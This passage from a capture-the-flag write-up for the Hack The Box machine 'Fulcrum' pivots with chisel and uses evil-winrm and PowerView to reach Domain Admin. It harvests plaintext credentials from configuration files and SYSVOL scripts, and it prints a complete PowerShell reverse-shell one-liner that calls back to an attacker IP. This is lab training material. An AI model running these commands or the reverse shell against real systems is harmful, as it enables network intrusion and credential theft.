10. https://stackoverflow.com/questions/7468389/powershell-decode-system-security-securestring-to-readable-
password
11. Below is the entire powershell decoding of the PSCredential encoded string.
.....................................................................
1. PS /home/haxor/htb/fulcrum> $1 = 'WebUser'
2. PS /home/haxor/htb/fulcrum> $2 =
'77,52,110,103,63,109,63,110,116,80,97,53,53,77,52,110,103,63,109,63,110,116,80,97,53,53,48,48,48,48,48,48' -
split ','
3. PS /home/haxor/htb/fulcrum> $3 =
'76492d1116743f0423413b16050a5345MgB8AEQAVABpAHoAWgBvAFUALwBXAHEAcABKAFoAQQBNAGEARgArAGYAVgBGAGcAPQA9AHwAOQAwADgA
NwAxADIAZgA1ADgANwBiADIAYQBjADgAZQAzAGYAOQBkADgANQAzADcAMQA3AGYAOQBhADMAZQAxAGQAYwA2AGIANQA3ADUAYQA1ADUAMwA2ADgAM
gBmADUAZgA3AGQAMwA4AGQAOAA2ADIAMgAzAGIAYgAxADMANAA='
4. PS /home/haxor/htb/fulcrum> $4 = $3 | ConvertTo-SecureString -key $2
5. PS /home/haxor/htb/fulcrum> $5 = New-Object System.Management.Automation.PSCredential ($1, $4)
6. PS /home/haxor/htb/fulcrum> $Ptr =
[System.Runtime.InteropServices.Marshal]::SecureStringToCoTaskMemUnicode($4)
```

```
7. PS /home/haxor/htb/fulcrum> $4
8. System.Security.SecureString
9. PS /home/haxor/htb/fulcrum> $result = [System.Runtime.InteropServices.Marshal]::PtrToStringUni($Ptr)
10. PS /home/haxor/htb/fulcrum> [System.Runtime.InteropServices.Marshal]::ZeroFreeCoTaskMemUnicode($Ptr)
11. PS /home/haxor/htb/fulcrum> $result
M4ng£m£ntPa55
.....................................................................
1. As you can see we pasted everything except the Invoke command at the bottom of the PSCredential automation
script 'Fulcrum_Upload_to_Corp.ps1' into our pwsh session.
2. Then we took the commands from the stackerover page and just pasted them in and decoded the string.
3. Here is password 'M4ng£m£ntPa55'
```

Pivoting part 2

Mental note: this is Linux not Windows chisel

38. **Since we don't have access to `192.168.122.228` we need `chisel` to pivot to it. So we can use the credentials `webuser:M4ng£m£ntPa55`. That IP has `5985` running on it. We verified that with our bash script `portDiscovery.sh`. So we need to upload chisel to the victim machine and tunnel the IP of the `windows 192.168.122.228 port 5985` to our machine so we can `winrm` into it using the credentials.**

```
1. Setup a python server to server the chisel.exe
2.  ▷ python3 -m http.server 8088
Serving HTTP on 0.0.0.0 port 8088 (http://0.0.0.0:8088/) ...
3. www-data@fulcrum:/tmp$ wget http://10.10.14.9:8088/chisel
4. 2023-11-20 10:59:46 (2.66 MB/s) - 'chisel' saved [8654848/8654848]
5. www-data@fulcrum:/tmp$ chmod +x chisel
6. www-data@fulcrum:/tmp$ ./chisel

  Usage: chisel [command] [--help]

  Version: 1.9.0 (go1.21.0)

  Commands:
    server - runs chisel in server mode
    client - runs chisel in client mode

  Read more:
    https://github.com/jpillora/chisel
```

39. **Execute Chisel server on Linux Attacker machine and Chisel Client on Linux Victim machine.**

```
1. ▷ chisel server --reverse -p 5657
2023/11/20 06:16:55 server: Reverse tunnelling enabled
2023/11/20 06:16:55 server: Fingerprint 01fxX8fmNF17fLmijEaHcg2HPycarsxWdYUgV6tNr4w=
2023/11/20 06:16:55 server: Listening on http://0.0.0.0:5657
2. We can verify there is nothing on 5985 using lsof
3. ▷ lsof -i:5985
4. Next we run chisel on the client victim machine
5. www-data@fulcrum:/tmp$ ./chisel client 10.10.14.9:5657 R:5985:192.168.122.228:5985
2023/11/20 11:10:53 client: Connecting to ws://10.10.14.9:5657
2023/11/20 11:10:55 client: Connected (Latency 204.451696ms)
6. SUCCESS
```

Evil-WinRM

40. **Now we can run `lsof` to make sure we are connected and then `winrm` into a session using `Evil-winrm`**

```
1. ▷ lsof -i:5985
COMMAND   PID  USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
chisel  52170 haxor    8u  IPv6 125598      0t0  TCP *:wsman (LISTEN)
bundle  52845 haxor    5u  IPv4 127687      0t0  TCP localhost:56288->localhost:wsman (CLOSE_WAIT)
2. ▷ evil-winrm -i 127.0.0.1 -u 'webuser' -p 'M4ng£m£ntPa55'
~/htb/fulcrum ▷ evil-winrm -i 127.0.0.1 -u 'webuser' -p 'M4ng£m£ntPa55'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\WebUser\Documents> whoami
webserver\webuser
```

Windows VM credential found

41. **We have pivoted to a Windows machine. Lets enumerate this box.**

```
1. *Evil-WinRM* PS C:\Users\WebUser\Documents> ipconfig
   IPv4 Address. . . . . . . . . . . : 192.168.122.228
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.122.1
2. *Evil-WinRM* PS C:\Users\WebUser\Documents> ipconfig /all
DNS Servers . . . . . . . . . . . : 192.168.122.130
3. We ping the DNS server but no response
4. *Evil-WinRM* PS C:\Users\WebUser\Documents> ping 192.168.122.130
Pinging 192.168.122.130 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
^C
5. *Evil-WinRM* PS C:\Users\WebUser\Documents> hostname
WEBSERVER
6. *Evil-WinRM* PS C:\Users\WebUser\Documents> cd C:\
*Evil-WinRM* PS C:\> dir
7.*Evil-WinRM* PS C:\> cd C:\inetpub\wwwroot
*Evil-WinRM* PS C:\inetpub\wwwroot> dir
web.config
8.*Evil-WinRM* PS C:\inetpub\wwwroot> type web.config
connectionUsername="FULCRUM\LDAP" connectionPassword="PasswordForSearching123!"
```

`PowerView.ps1`

42. `PowerView.ps1` **upload and execute on target.**

```
1. ▷ cat PowerView.ps1 | grep -i "^function"
2. ▷ cat PowerView.ps1 | grep -i "^function" | grep -i -A2 -B2 "Domainuser"
3. Now we upload and execute PowerView.ps1
4. $SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
```

PrivESC to a domain user

43. **PrivESC to a domain user. Not admin yet just a domain user**

```
1. *Evil-WinRM* PS C:\Windows\Temp> mkdir Privesc
2. *Evil-WinRM* PS C:\Windows\Temp\Privesc> upload PowerView.ps1
Info: Upload successful!
3. We need to import the module. Very important step.
4. ▷ cat PowerView.ps1 | grep EXAMPLE -A4 -B1
```

- *#pwn_GREP_PowerView_ps1_script_nice_output*

44. **Cool grep command to view** `powershell` **scripts like** `PowerView.ps1`**.**

```
1. ▷ cat PowerView.ps1 | grep EXAMPLE -A4 -B1
2. $SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
```

Time Stamp `02:21:40`

45. `Evil-WinRM`**, We are going to covert our password to a secure string so we can** `PSCredential` **as a different user?? I think I am kind of lost**

```
1. *Evil-WinRM* PS C:\Windows\Temp\Privesc> $SecPassword = ConvertTo-SecureString 'PasswordForSearching123!' -
AsPlainText -Force
2. $Cred = New-Object System.Management.Automation.PSCredential('TESTLAB\dfm.a', $SecPassword)
3. We need to edit the domain name
4. *Evil-WinRM* PS C:\Windows\Temp\Privesc> $Cred = New-Object
System.Management.Automation.PSCredential('FULCRUM\LDAP', $SecPassword)
5. The user '923a' is a member of Domain Admins
6. We need to pwn this account and call it a day
7. *Evil-WinRM* PS C:\Windows\Temp\Privesc> Get-DomainUser -Credential $Cred 923a
memberof   : CN=Domain Admins,CN=Users,DC=fulcrum,DC=local
8.
```

46. **Here is all the commands again. So you can see them clearly you can look them up in the examples of** `PowerView.ps1`

```
1. *Evil-WinRM* PS C:\Windows\Temp\Privesc> Import-Module .\PowerView.ps1
2. *Evil-WinRM* PS C:\Windows\Temp\Privesc> $SecPassword = ConvertTo-SecureString 'PasswordForSearching123!' -
AsPlainText -Force
3. *Evil-WinRM* PS C:\Windows\Temp\Privesc> $Cred = New-Object
System.Management.Automation.PSCredential('FULCRUM\LDAP', $SecPassword)
4. *Evil-WinRM* PS C:\Windows\Temp\Privesc> Get-DomainUser -Credential $Cred
5. *Evil-WinRM* PS C:\Windows\Temp\Privesc> Get-DomainUser -Credential $Cred | select samaccountname, logoncount
6. *Evil-WinRM* PS C:\Windows\Temp\Privesc> Get-DomainUser -Credential $Cred 923a
```

```
7. *Evil-WinRM* PS C:\Windows\Temp\Privesc> Get-DomainUser -Credential $Cred BTables
sn                   : BTables
info                 : Password set to ++FileServerLogon12345++
```

Pivoting part 3

47. **We find a file server from looking at the password we got in the info field of BTAbles.**

```
1. From a wild guess he decides to ping file.fulcrum.local and it works. He gets the ip of the file server.
2. *Evil-WinRM* PS C:\Windows\Temp\Privesc> ping file.fulcrum.local
Pinging file.fulcrum.local [192.168.122.132] with 32 bytes of data:
Request timed out.
^C
```

48. **Now we need to try and log in as `BTables` now that we have his creds and are suspicious that he may be the file server admin.**

```
1. I copied the entire input and output of the commands for context because it was really good for notes.
.............................................................
*Evil-WinRM* PS C:\Windows\Temp\Privesc> ping file.fulcrum.local

Pinging file.fulcrum.local [192.168.122.132] with 32 bytes of data:
Request timed out.
^C

Warning: Press "y" to exit, press any other key to continue
*Evil-WinRM* PS C:\Windows\Temp\Privesc> $password = ConvertToSecureString '++FileServerLogon12345++' -
AsPlainText -Force
The term 'ConvertToSecureString' is not recognized as the name of a cmdlet, function, script file, or operable
program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:13
+ $password = ConvertToSecureString '++FileServerLogon12345++' -AsPlain ...
+             ~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (ConvertToSecureString:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Windows\Temp\Privesc> $password = ConvertTo-SecureString '++FileServerLogon12345++' -
AsPlainText -Force
*Evil-WinRM* PS C:\Windows\Temp\Privesc> $Cred = New-Object
System.Management.Automation.PSCredential('FULCRUM\BTables', $password)
*Evil-WinRM* PS C:\Windows\Temp\Privesc> Invoke-Command -ComputerName file.fulcrum.local -Credential $Cred -
ScriptBlock { whoami }
fulcrum\btables
*Evil-WinRM* PS C:\Windows\Temp\Privesc> Invoke-Command -ComputerName file.fulcrum.local -Credential $Cred -
ScriptBlock { ipconfig }

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7951:5c86:6630:5e64%3
   IPv4 Address. . . . . . . . . . . : 192.168.122.132
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.122.1
*Evil-WinRM* PS C:\Windows\Temp\Privesc>
*Evil-WinRM* PS C:\Windows\Temp\Privesc> Invoke-Command -ComputerName file.fulcrum.local -Credential $Cred -
ScriptBlock { hostname }
FILE
*Evil-WinRM* PS C:\Windows\Temp\Privesc> Invoke-Command -ComputerName file.fulcrum.local -Credential $Cred -
ScriptBlock { Test-NetConnection -ComputerName 10.10.14.9 -Port 443 }
```

Powershell `-ScriptBlock Test-NetConnection` elevate shell

49. **Using `ScriptBlock` and the `Test-NetConnection` flag to get an elevated reverse shell on the domain.**

```
1. *Evil-WinRM* PS C:\Windows\Temp\Privesc> Invoke-Command -ComputerName file.fulcrum.local -Credential $Cred -
ScriptBlock { Test-NetConnection -ComputerName 10.10.14.9 -Port 443 }
2. It refuses Savitar says to lets try 53 since this is a DNS server I think i am not sure.
3. *Evil-WinRM* PS C:\Windows\Temp\Privesc> Invoke-Command -ComputerName file.fulcrum.local -Credential $Cred -
ScriptBlock { Test-NetConnection -ComputerName 10.10.14.9 -Port 53 }
4. ▷ sudo nc -nlvp 53
Listening on 0.0.0.0 53
Connection received on 10.10.10.62 49739
5. SUCCESS we get a connection but no shell. I have no idea how to get a shell with this port 53. Savitar knows
though.
6. NISHANG
```

50. **Savitar says we need to use Nishang to get a reverse shell on port 53.**

```
*Evil-WinRM* PS C:\Windows\Temp\Privesc> Invoke-Command -ComputerName file.fulcrum.local -Credential $Cred -ScriptBlock { $client = New-Object System.Net.Sockets.TCPClient("10.10.14.9",53);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close() }
```

Shell as `BTables` and `user.txt` flag

51. **Came back from catastrophic failure. My chisel siezed up and I had to start my pivoting all the way back from wwwdata.**

```
1. Everything was perfect except I had the 0neline.ps1 port as 443 instead of port 53. I think that is what broke chisel.
2. ▷ sudo rlwrap -cAr nc -nlvp 53
[sudo] password for haxor:
Listening on 0.0.0.0 53
Connection received on 10.10.10.62 49754

PS C:\Users\BTables\Documents> whoami
fulcrum\btables
3.  PS C:\Users\BTables\Documents> type C:\Users\BTables\Desktop\user.txt
fce52521c8f872b514f037fada78daf4
```

PrivESC to Domain Admin

52. **Now we need to elevate to `923a` account which is the `Domain admin`**


```
1. PS C:\Users\BTables\Documents> net user 923a /domain
The request will be processed at a domain controller for domain fulcrum.local.
2. PS C:\Users\BTables\Documents> Get-SMBShare
Name   ScopeName Path Description
----   --------- ---- -----------
ADMIN$ *              Remote Admin
C$     *              Default share
IPC$   *              Remote IPC
3. PS C:\Users\BTables> net use \\dc.fulcrum.local\IPC$ /user:FULCRUM\BTables ++FileServerLogon12345++
The command completed successfully.
6. PS C:\Users\BTables> net view \\dc.fulcrum.local\
NETLOGON    Disk           Logon server share
SYSVOL      Disk           Logon server share
The command completed successfully.
7. Google 'gpp-decrypt.py github'
8. https://github.com/t0thkr1s/gpp-decrypt
9. PS C:\Users\BTables> net user 923a /domain
Global Group memberships     *Domain Admins        *Domain Users
The command completed successfully.
10. PS C:\Users\BTables> net use x: \\dc.fulcrum.local\SYSVOL /user:FULCRUM\BTables ++FileServerLogon12345++
The command completed successfully.
11. PS C:\Users\BTables> X:
PS X:\> dir
d----l         5/7/2022  11:52 PM                fulcrum.local
12. PS X:\fulcrum.local\scripts> type eef0e1c8-c69e-43d9-82bc-dd945188c2a4.ps1
$User = 'a5d4'
$Pass = '@fulcrum_61bc659cd88c_$' | ConvertTo-SecureString -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential ($User, $Pass)
New-PSDrive -Name '\\file.fulcrum.local\global\' -PSProvider FileSystem -Root '\\file.fulcrum.local\global\' -Persist -Credential $Cred'
13. All these files have credentials in them. We need to be able to grep out the Administrator.
14. PS X:\fulcrum.local\scripts> Select-String -Path "X:\fulcrum.local\scripts\*.ps1" -Pattern Administrator
15. NOTHING FOUND
16. SUCCESS FINALLY
17. PS X:\fulcrum.local\scripts> Select-String -Path "X:\fulcrum.local\scripts\*.ps1" -Pattern 923a

3807dacb-db2a-4627-b2a3-123d048590e7.ps1:3:$Pass = '@fulcrum_df0923a7ca40_$' | ConvertTo-SecureString -AsPlainText -Force
a1a41e90-147b-44c9-97d7-c9abb5ec0e2a.ps1:2:$User = '923a'


18. PS X:\fulcrum.local\scripts> type a1a41e90-147b-44c9-97d7-c9abb5ec0e2a.ps1
# Map network drive v1.0
$User = '923a'
$Pass = '@fulcrum_bf392748ef4e_$' | ConvertTo-SecureString -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential ($User, $Pass)
New-PSDrive -Name '\\file.fulcrum.local\global\' -PSProvider FileSystem -Root '\\file.fulcrum.local\global\' -
```

```
Persist -Credential $Cred'
19. Here is the credential for the domain admin '923a:@fulcrum_bf392748ef4e_$'
```

Domain Admin Credentials

53. **We got the domain admin creds. We need to convert the password to a secure string and then we can log in as 923a the domain admin**

```
1. PS X:\fulcrum.local\scripts> type a1a41e90-147b-44c9-97d7-c9abb5ec0e2a.ps1
2. PS X:\fulcrum.local\scripts> $password = ConvertTo-SecureString '@fulcrum_bf392748ef4e_$' -AsPlainText -Force
3. PS X:\fulcrum.local\scripts> $Cred = New-Object System.Management.Automation.PSCredential('FULCRUM\923a',
$password)
4. PS X:\fulcrum.local\scripts> Invoke-Command -ComputerName dc.fulcrum.local -Credential $Cred -ScriptBlock {
whoami }
fulcrum\923a
5. PS X:\fulcrum.local\scripts> Invoke-Command -ComputerName dc.fulcrum.local -Credential $Cred -ScriptBlock {
type C:\Users\Administrator\Desktop\root.txt }
8ddbe372e57c019bb6c4cdb5b35a0cab
```



Pwn3d!!!